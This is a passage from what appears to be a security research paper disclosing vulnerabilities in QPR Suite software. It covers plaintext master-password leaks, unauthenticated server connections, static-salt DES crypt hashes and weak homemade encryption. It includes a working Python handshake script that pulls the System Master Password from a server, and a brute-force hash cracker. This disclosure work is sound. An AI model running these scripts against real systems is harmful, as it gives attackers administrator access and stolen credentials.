

Figure 9: UMS sending the SMP to UMC in plaintext, before authentication has been done.

For some very strange reason, the UMS is sending the System Master Password to the client, in plaintext. This would be equivalent to walking to an ATM, and the ATM giving the user a backdoor administrator password before requiring the user to enter a card and PIN.

What makes this bug incredibly dangerous is that it can be remotely exploited without the need to use any tools apart from the normal UMC of the same major version as the targeted UMS. Attacks over the Internet are simple to do and leave no trace apart from a normal connection attempt.

By looking at the packets sent between the UMC and UMS in the Wireshark capture file, the packets sent by the UMC that lead up to the point where UMS sends the System Master Password can be identified, and a Python script that emulates the UMC up to this point can be constructed. This script is included as Listing 1 in section 6.3.

5 Cryptanalysis

5.1 User Password Hashes

The user passwords are stored in a hashed format in the QPRUM_USER table, as shown in figure 10 [27].



Figure 10: QPRUM_USER table from the qpr2015 database.

The default password for the user “qpr” is “demo”, which is shown in figure 10 to correspond to the hash value: “fKWxTfj75qi7c”. This has format can be identified by using a hash analyzer [29.].

Figure 11 displays the hash analyzer result: DES (UNIX), also known as crypt(3).This hash format was originally introduced to Version 7 of Unix in 1979. [28.]



Figure 11: Hash Analyzer results for the QPR Suite user password hash.

To verify this, the password “demo” and the salt “fK” can be entered to an online hashing tool, which provides the following results in figure 12, confirming the hypothesis: [30.]



Figure 12: Confirms that the hash format used by QPR Suite for storing user passwords is crypt(3).

QPR seems to be using the same salt for all users making the user passwords vulnerable to being cracked in parallel, instead of sequentially as a salt is supposed to do when properly used. CrackStation’s Salted Password Hashing guide has the following to say about using static salts: [31.]

> Salt Reuse
>
> A common mistake is to use the same salt in each hash. Either the salt is hard-coded into the program, or is generated randomly once. This is ineffective because if two users have the same password, they'll still have the same hash. An attacker can still use a reverse lookup table attack to run a dictionary attack on every hash at the same time. They just have to apply the salt to each password guess before they hash it. If the salt is hard-coded into a popular product, lookup tables and rainbow tables can be built for that salt, to make it easier to crack hashes generated by the product.
>
> A new random salt must be generated each time a user creates an account or changes their password.

The crypt(3) hash format is not very secure, as can be interpreted from this snippet from: “A Research UNIX Reader: Annotated Excerpts from the Programmer’s Manual, 1971-1986”. [32, 14.]

> A new crypt went public in v7. It also succumbed to an attack by Reeds and Weinberger—and fortunately, too: more than one person who locked data in crypt and threw away the key has been rescued by code breakers.

The DES based crypt(3) function has a limit of eight characters for the password, any characters after this are ignored. The password is combined with a salt and then hashed. The results are displayed as a base64 encoded string. [28.]

Because the crypt(3) algorithm is so old, it is very fast to compute on modern CPU’s and GPU’s, making it possible to brute force alphanumeric passwords of up to four characters in length on a modern CPU, and all the way up to eight characters with a GPU assisted brute forcing program, like oclHashcat. [33.]

A Python script that brute forces alphanumeric passwords of up to four characters in length has been created for demonstration purposes and included as listing 2 in section 6.4.

In addition to using plain dumb brute force, there are large password dictionary files available for download, which have been generated from real passwords that originate from security breaches like the recent Ashley Madison and LinkedIn cases, which led to user password leaks. [34;35.]

One such list is CrackStation’s Password Cracking Dictionary. This freely available list contains the passwords from almost all public leaks of websites, every word from Wikipedia as of 2010, and the words from all the books in Project Gutenberg. With this 15GB dictionary file, most passwords generated by humans can be identified in a relatively short time. [36.]

5.2 Analyzing Integration Task Cryptography

DBBlobEditor is a software tool that can read and edit database blob files. Blob files can be used to store for example pictures and text in the database. In this case the integration

task details, including the password, are stored in a blob container in the SC_INTEGRATION table. [17;37.]

Figure 13 shows that the blob contains the SQL query in plaintext, but the username (integuser) and the password (SecretpwdINTEG) for the remote database have been encrypted.



Figure 13: DBBlobEditor showing the contents of an integration task blob in the database.

By observing the encryption result of different passwords, a pattern begins to emerge:

```
a          .S
b          .r
c          .b
d          -C
aa         .Q i
ab         .Q e
ac         .Q a
ad         .Q X
aaaa       .Q f w GJ
bbbb       .t f x Hk
cccc       .d b w HZ
dddd       -A w w GJ
eeee       -Q z X G3
abcd       .Q f w GJ
```

Each character in the password is encrypted to either a single character or two characters. Each additional character in the password changes the outcome of some of the

encryption results. Because the encryption result is governed by the length of the password, and not the contents of the password, this encryption algorithm is vulnerable to a simple look-up table, which can be found in section 6.6.

5.3 Database Connection Password

The QPR_Servers.ini is a text file that contains the configuration settings for QPR Servers. It also contains all the passwords that the QPR servers need to function, in encrypted format. The following are the QPR database related lines form the .ini file: [38.]

```
[QPR Database]
DBAlias=qpr2015
DBLogin=qprdb
DBPassword=%AB%85%83%8A%95%8A%8C%87h%AFt%9C%5B
ReconnectInterval=60
ReconnectRetryTimes=-1
MassOperationRecordCount=20
MassOperationMaxBlobSize=10000
TransactionQueueWarningTime=120
TransactionQueueMaxTime=600
TransactionQueueMaxTransactions=100
DBConnectionKeepAlive=0
```

The database password is easily identified, but encrypted.

5.4 System Master Password

The System Master Password is also stored in the .ini file: [38.]

```
Password=%AB%85%83%8A%95%8A%8C%87h%9Bm%AA
```

And uses the same encryption format as the database password.

5.5 Analyzing QPR_Servers.ini Cryptography

The database and System Master Passwords are using the same encryption method (the QPR system needs to be able to use them, so they cannot be hashed and must instead be encrypted).

Table 2: Various plaintext passwords and the encryption results.

Plaintext	**Encrypted**
aaaaaaaaaa	%7D%89%81y%91%9D%9D%9De%8D
bbbbbbbbbb	z%8C%84z%94%9C%9A%9Ab%8C
cccccccccc	%7B%8B%83%7B%93%9B%9B%9Bc%8B
ddddddddddd	%86%86t%96%9A%98%98h%8A
abcdabcdab	%7D%8C%83t%91%9C%9B%98e%8C

Table 2 shows that the characters are processed character by character, and the other characters in the password do not affect the encryption outcome. The password “dcba” would then be “%86 %8B %84 y”.

Further investigation with full ASCII printable character set shows that the encryption is quite simple and predictable. For each character in the password, characters are treated as a value between 0 and 255, and certain +/- operations are done to it while moving down the list of ASCII characters. If the result is outside of printable ASCII characters, the result is instead shown as a hex code preceded by a “%” sign. Table 3 shows the

plaintext, encryption result and the operations done, for numbers from zero to six as the first character of the password.

Table 3: Showing the encryption results of the first password character by different characters.

Plaintext	Result	Operation
0	%CC (204)	
1	%CD (205)	+1
2	%CA (202)	-3
3	%CB (203)	+1
4	%CB (200)	-3
5	%C9 (201)	+1
6	%C6 (198)	-3

After every eight characters, an additional operation of +/-8 can happen. After every 16 characters, an additional operation +/- 16 can happen, and so on up to the additional operation of +/-128. Each password character has different additional operations applied to it, for example the first column has +1, -3, and +/-32 operations, while the second column has -1, +3, +/-8, and +/-32 operations. For the +/- operations, every second operation is a plus and the other a minus operation.

Extrapolating from this information, a Python script that can decrypt this encryption format can be constructed, and is included in appendix 1.

This encryption algorithm is against the most basic rule of cryptography: you don't roll your own crypto [39.]. The only cryptography that should be used in production software is publicly available implementations that have withstood years of intense scrutiny by professional cryptographers. Schneier's Law states why this is so important: [40.]

> Anyone, from the most clueless amateur to the best cryptographer, can create an algorithm that he himself can't break. It's not even hard. What is hard is creating an algorithm that no one else can break, even after years of analysis. And the only way to prove that is to subject the algorithm to years of analysis by the best cryptographers around.

6 Vulnerability Reports

6.1 Evil WAS Attack on QPR SCS

This vulnerability report describes how to exploit two flaws in Scorecard Application Server (SCS) to connect unauthorized servers to an existing QPR system, and to then view and edit the data on the models hosted by the SCS.

Reported to QPR Software on: 24.2.2015, Request ID: #QPR213932
Reported to CERT on: 14.7.2015, Tracking ID: VRF#IC3TG6PY
Fixed planned by QPR Software to: Upcoming Major release, Suite 2016.1

6.1.1 SCS Does Not Properly Authenticate WAS / WS Connections

For background information, the hierarchy of QPR servers is:
UMS
SCS & PGS
WAS & WS

The lower level servers authenticate themselves to the upper level server via the System Master Password. If the password that the lower level server, e.g. SCS sends to the UMS is not the same as the one stored in UMS, UMS will not establish a connection with the SCS. Figure 14 shows the authentication relationships graphically.



Figure 14: Detailing the authentication relationships between the servers in the QPR system.

Of interest is the relationship between WAS & WS and SCS, marked in yellow in figure 14.

SCS does not currently authenticate the incoming WAS or WS connection.

This allows a third party WAS to connect to any SCS that is reachable by the attacker and load all SCS models to the attackers WAS, as shown in figure 15.



Figure 15: Topology of the Evil WAS attack on a QPR system.

6.1.2 SCS Does Not Properly Authenticate Users From WAS / WS

When the attacker logins to his/her own QPR Portal with a user from his/her own UMS, the models are loaded, but the attacker does not have access to view or edit the models because the target SCS will perform user password and rights lookups to its own UMS, not to the attackers UMS.

There is a flaw in this check. SCS only seems to care about the username of the user, not the password. This means that the attacker can create a user with the same username as a real user in the SCS's UMS, without having to know that users password, and SCS will then allow the attacker to view and modify the model. The same is true for Web Services Server (WS), which allows the attacker more options in editing the SCS models in the targeted environment.

6.2 System Master Password Sent in Plaintext Between QPR Servers

This vulnerability report describes how to exploit a flaw in the way that QPR servers authenticate each other, and to then connect unauthorized servers to an existing QPR system, or authenticate as an administrator two the targeted QPR system.

Reported to CERT on: 6.7.2015, Tracking ID: VU#744816
Moved to FICORA by CERT, Tracking ID: FICORA#858443
Fix planned by QPR Software to: Upcoming Major release, Suite 2016.1

QPR servers authenticate each other by tier. Lower tier servers send a System Master Password to the upper tier server when establishing a connection, and if the password is correct, the upper tier server will reply back with the requested data.

The tiers are:

1. User Management Server (UMS)

2. Scorecard Server (SCS), ProcessGuide Server (PGS)

3. Web Application Server (WAS)

When a user does something on the Scorecard side of QPR Web Portal, the WAS sends the System Master Password in plaintext, along with the user request to the SCS, which then either ignores the request if the password was incorrect, or returns the requested data if it was correct. This is true even if the encrypted communications options are enabled from the QPR Configuration Manager.

Figure 16 shows the default System Master Password (demo) being sent in plaintext between UMS and SCS, even when the “Use encrypted communication” option has been enabled between the servers.



Figure 16: System Master Password being sent in plaintext even when the servers are set to use encrypted communications.

Only after the System Master Passwords are communicated in plaintext, does the encrypted stream begin.

6.2.1 Adding Rogue Servers to the QPR Environment

The System Master Password is sent in plaintext between the servers.

With this password, an attacker can connect his/her own rogue servers to the target QPR system, and modify / delete / add data to the target system.

6.2.2 Authenticating as an Administrator to the UMS

The QPR system uses an administrator definable System Master Password that can be used to login to the User Management Server without a user name, for example in situations where the password for an administrator account has been forgotten.

This password is the same as the password used to authenticate the connections between the servers.

Thus capturing the plaintext password from the connection between the servers will allow the attacker to authenticate as an administrator, without the need for a user account, to the User Management Server.

This will give the attacker full control over reading, creating and modifying users, which leads to full system compromise.

6.3 Emulating the QPR UMC to Get the System Master Password

This vulnerability report describes how to exploit a flaw in UMS to get the System Master Password for the targeted QPR System.

Reported to QPR Software on: 31.8.2015
Fix planned by QPR Software to: Upcoming Major release, Suite 2016.1

When the User Management Client (UMC) connects to the User Management Server (UMS), the UMS sends the System Master Password to the UMC. This is an automatic and immediate full system compromise that only requires that the attacker has IP connectivity to the UMS.

Listing 1 is a Python script that emulates the steps that an UMC does when connecting to a 2015.1 UMS, and then prints out the System Master Password.

```
import socket
import time

host = "127.0.0.1"
port = 4241

p1 = '\x0a\x00\x00\x00\x6a\x00\x38\x00\x63\x00\x52\x00
      \x73\x00\x39\x00\x39\x00\x35\x00\x46\x00\x6f\x00'
p2 = '\x14\x00\x00\x00\x98\x21\x00\x00'
p3 = '\x40\x00\x00\x00\x01\x00\x00\x00'
p4 = '\xff\xff\xff\xff'

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(10)

s.connect((host, port))

s.sendall(p1)
s.sendall(p2)
s.sendall(p3)
s.sendall(p4)
s.sendall(p4)

time.sleep(1)

print(s.recv(256))

s.close()
```

Listing 1. A Python script to emulate the handshake between UMC and UMS.

6.4 Cracking User Password Hashes

This vulnerability report describes the user password hashing scheme used by QPR Suite, and includes a proof of concept tool to brute-force passwords of up to four characters in length.

Reported to QPR Software on: 31.8.2015
Fix planned by QPR Software to: Upcoming Major release, Suite 2016.1

QPR uses an old password hashing algorithm “DES crypt” (also known as crypt(3)) to hash user passwords. A limitation of this hash format is that only the first 8 characters of the password are used. Normally this hash format would also use a random salt, which is used to prevent attacking the hashes in parallel (a single attacker generated hash can be compared to all the hashes stored in the DB) and force the attacker to sequentially attack each hash. QPR seems to use a static salt “fK” across all installations and versions, which makes parallel cracking attacks possible.

CPU attacks against alphanumeric passwords of up to 4 characters are possible in a day, and GPU attacks against eight characters passwords are viable. Optimal results are obtained by using a premade password dictionary.

Listing 2 is a Python script that will brute force alphanumeric passwords of up to four characters in length, using the salt “fK”. For larger key spaces the GPU assisted oclHashcat is recommended.

```
import itertools, sys, datetime, csv
from passlib.hash import des_crypt  # https://pythonhosted.org/passlib/index.html

# set up the character set
alphabet = ['A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P',
            'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z', 'a', 'b', 'c', 'd', 'e', 'f',
            'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v',
            'w', 'x', 'y', 'z', '0', '1', '2', '3', '4', '5', '6', '7', '8', '9']

# max number of characters in the password (8 is the maximum supported by crypt(3))
maxchar = 4
# static salt for the passwords
salt = 'fK'
# location of the csv file, in format: username,hash
f = open('c:/temp/hash.txt')
# read the file contents
reader = csv.reader(f)
# put the file contents in to dictionary hash:username
book = {rows[-1]:rows[0] for rows in reader}
# get the number of entries in the dictionary
entries = len(book)

print("%s %s hashes loaded" % (datetime.datetime.now(), entries))

# loop through all combinations of characters, from length 1 to 4
for round in range(1, maxchar + 1):
        print("%s current char length: %s, hashes left: %s"
        % (datetime.datetime.now(), round, entries))

        keywords = [''.join(i) for i in itertools.product(alphabet, repeat=round)]

        # for each combination, generate a crypt(3) hash, and compare it
        for word in keywords:
                hash = (des_crypt.encrypt(word, salt=salt))

                # if match: print username, password and decrement entries
                if hash in book:
                        uname = book[hash]
                        print("%s password found for user %s : %s"
                        % (datetime.datetime.now(), uname, word))

                        entries -= 1

                        # if all passwords have been found, exit
                        if entries == 0:
                                print("%s all passwords found"
                                % (datetime.datetime.now()))

                                sys.exit(0)

# if not all passwords could be found, inform and exit
print("%s done, %s hashes were not identified."
      % (datetime.datetime.now(), entries))

sys.exit(0)
```

Listing 2. A Python script to brute force crypt(3) password hashes.

6.5 Decrypting QPR_Servers.ini Cryptography

This vulnerability report describes the System Master Password and database connection password encryption schemes used by QPR Suite, and includes a proof of concept tool to decrypt the first four characters of this encryption algorithm.

Reported to QPR Software on: 31.8.2015
Fix planned by QPR Software to: Upcoming Major release, Suite 2016.1

The QPR System Master Password and database password are stored in an encrypted format in the QPR_Server.ini file. Table 4 shows example plaintext passwords and the encryption results.

Table 4: Example plaintext and encryption outputs of System Master Password.

Plaintext	**Encrypted**
aaaa	%7D%89%81y
bbbb	z%8c%84z
cccc	%7B%8B%83%7B
dddd	%7D%8C%83t
abcd	%7D%8C%83t

The other characters in the password do not affect the encryption result, which means that the encryption format encrypts each character individually. By comparing the generated passwords, it can be seen that a “%” sign signifies that the next two characters in the encryption result match to a single plaintext character.

Table 5: Showing the mapping between plaintext and encrypted characters.

Plaintext	**Encrypted**
a a a a	%7D %89 %81 y
b b b b	z %8c %84 z
c c c c	%7B %8B %83 %7B
d d d d	%7D %8C %83 t
a b c d	%7D %8C %83 t

Using table 5 as a guide, the plaintext “dcba” should encrypt to “x%8B%84y”. Entering “dcba” as the System Master Password confirms that this is indeed the case.

Further analysis shows that if the encryption results in a printable ASCII character, it is shown as it is, for example the “x” and “y” characters in the previous example. If the encryption results in an extended or non-printable ASCII character, its hex value is shown instead, preceded by a “%” sign, as demonstrated by the “%8B” and “%84” in the previous example.

By enumerating different plaintext passwords, a table showing the operations done to each character can be built.

For the first character of the password, the following operations are done:

- Value of first printable ASCII character (SPACE) set to 188
- Moving down the list of ASCII character values in base10, alternating +1 and -3 operations are done.
- After every 16 characters, an additional alternating operation of +/-32 is done.

For the second character of the password, the value of SPACE is set to 74, and the operations that are done are:

- Alternating +1 and -3
- Alternating +/-8 after every fourth character
- Alternating +/-32 after every 16 characters

For the third character of the password, the value of SPACE is set to 194 and the operations that are done are:

- Alternating -1 and +3
- -32 after every 16 characters
- Alternating +/-64 after every 32 characters

For the fourth character of the password, the value of SPACE is set to 95 and the operations that done are:

- +1
- -8 after every fourth character

- +32 after every 16 characters

- Alternating +/-64 after every 32 characters

The rest of the characters in the password are handled in a similar manner.

As this encryption format proved to be quite simple, there are multiple different ways to attack it. An easy way would be to use passwords like “aaaaaaaaaa” to generate a lookup table from the encryption results. Another harder way would be to create a script to decrypt the encryption. For this security vulnerability report I have opted to create the decryption script in Python, available in appendix 1.

6.6 Decrypting Integration Task Cryptography

This vulnerability report describes the Integration Task password encryption scheme used by QPR Suite, and includes instructions on how to use look-up tables to defeat this encryption algorithm.

Reported to QPR Software on: 4.11.2015, Request ID: #QPR223767
Fix planned by QPR Software to: Upcoming Major release, Suite 2016.1

DBBlobEditor is a software tool that can read and edit database blob files. Blob files can be used to store, for example, pictures and text in the database. In this case the integration task details, including the password, are stored in a blob container in the SC_INTEGRATION table, as shown in figure 17. [17,37]

